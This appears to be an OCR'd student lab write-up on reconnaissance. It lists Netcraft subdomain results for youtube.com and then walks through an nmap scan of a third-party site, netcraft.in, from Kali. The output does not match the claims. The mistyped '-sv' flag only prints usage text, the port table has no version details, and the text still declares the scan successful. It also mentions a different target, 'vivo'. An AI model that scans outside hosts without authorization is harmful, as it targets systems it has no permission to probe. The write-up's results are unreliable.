


YouTube
Tools | Netcraft
Hostnames matching youtube...
searchdns.netcraft.com/?restriction=site+contains&host=youtube.com&position=limited
netcraft
LEARN MORE
REPORT FRAUD

62 results (showing 1 to 20)

Rank	Site	First seen	Netblock	OS	Site Report
2	www.youtube.com	April 2005	Google LLC	Linux	🗎
75	music.youtube.com	August 2011	Google LLC	Linux	🗎
83	studio.youtube.com	December 2017	Google LLC	Linux	🗎
573	consent.youtube.com	November 2015	Google LLC	Linux	🗎
778	tv.youtube.com	August 2011	Google LLC	Linux	🗎
1443	m.youtube.com	April 2007	Google LLC	Linux	🗎
2910	youtube.com	October 2008	Google LLC	Linux	🗎
3905	ssyoutube.com	April 2009	Cloudflare, Inc.	Linux	🗎
11717	accounts.youtube.com	August 2011	Google LLC	Linux	🗎
37515	kids.youtube.com	March 2016	Google LLC	Linux	🗎

28°C
Mostly cloudy
Search
ENG
IN
12:20
24-07-2024



YouTube
Tools | Netcraft
Hostnames matching youtube...
searchdns.netcraft.com/?restriction=site+contains&host=youtube.com&position=limited
netcraft
LEARN MORE
REPORT FRAUD

51961	img.youtube.com	December 2008	Google LLC	Linux	🗎
57116	families.youtube.com	May 2021	Google LLC	Linux	🗎
114206	www.nsfwyoutube.com	April 2009	PrivateSystems Networks	Linux	🗎
123659	www.ssyoutube.com	October 2014	Cloudflare, Inc.	Linux	🗎
228146	ww16.popular-youtube.com	Febuary 2021	Sedo Domain Parking	Linux	🗎
384013	charts.youtube.com	July 2018	Google LLC	Linux	🗎
407788	vr.youtube.com	September 2019	Google LLC	Linux	🗎
459150	ww38.ppyoutube.com	October 2017	Amazon Technologies Inc.	Linux	🗎
463568	ww25.sssyoutube.com	Febuary 2022	Bodis, LLC	Linux	🗎
524173	nsfwyoutube.com	April 2009	PrivateSystems Networks	unknown	🗎

There are “62” subdomains for the domain or host “Youtube”. So subdomain details are gathered successfully for the targeted website vivo.


3. To take a target and Scan using NMAP and get open port information as well as Version Details.

Step 1:-

Select any target website of your choice, to scan using nmap. The website I have chosen is “netcraft.in”.

Step 2:-

Open VM WARE and power on virtual environment kali. Now enter into to root user to perform the “NMAP”.



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -sv netcraft.in
Nmap 7.94SVN ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
```

Step 3:-

Now use command “nmap -sv netcraft.in” wait for a while to perform the scan. After successful completion the result would be shown in a tabular format the port, service and vrsion.

```
PORT     STATE SERVICE
1/tcp    open  tcpmux
3/tcp    open  compressnet
```

```
4/tcp    open  unknown
6/tcp    open  unknown
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
17/tcp   open  qotd
19/tcp   open  chargen
20/tcp   open  ftp-data
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
24/tcp   open  priv-mail
25/tcp   open  smtp
26/tcp   open  rsftp
30/tcp   open  unknown
32/tcp   open  unknown
33/tcp   open  dsp
37/tcp   open  time
42/tcp   open  nameserver
43/tcp   open  whois
49/tcp   open  tacacs
53/tcp   open  domain
70/tcp   open  gopher
79/tcp   open  finger
80/tcp   open  http
81/tcp   open  hosts2-ns
```

```
82/tcp   open  xfer
83/tcp   open  mit-ml-dev
84/tcp   open  ctf
85/tcp   open  mit-ml-dev
88/tcp   open  kerberos-sec
89/tcp   open  su-mit-tg
90/tcp   open  dnsix
99/tcp   open  metagram
100/tcp  open  newacct
106/tcp  open  pop3pw
109/tcp  open  pop2
110/tcp  open  pop3
111/tcp  open  rpcbind
113/tcp  open  ident
119/tcp  open  nntp
125/tcp  open  locus-map
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
143/tcp  open  imap
144/tcp  open  news
146/tcp  open  iso-tp0
161/tcp  open  snmp
163/tcp  open  cmip-man
179/tcp  open  bgp
199/tcp  open  smux
211/tcp  open  914c-g
```

```
212/tcp  open  anet
222/tcp  open  rsh-spx
254/tcp  open  unknown
255/tcp  open  unknown
256/tcp  open  fw1-secureremote
259/tcp  open  esro-gen
264/tcp  open  bgmp
280/tcp  open  http-mgm
301/tcp  open  unknown
306/tcp  open  unknown
311/tcp  open  asip-webadmin
340/tcp  open  unknown
366/tcp  open  odmr
389/tcp  open  ldap
406/tcp  open  imsp
407/tcp  open  timbuktu
416/tcp  open  silverplatter
417/tcp  open  onmux
425/tcp  open  icad-el
427/tcp  open  svrloc
443/tcp  open  https
444/tcp  open  snpp
445/tcp  open  microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 54.86 seconds
```

Hence “NMAP” scan with version details is successful.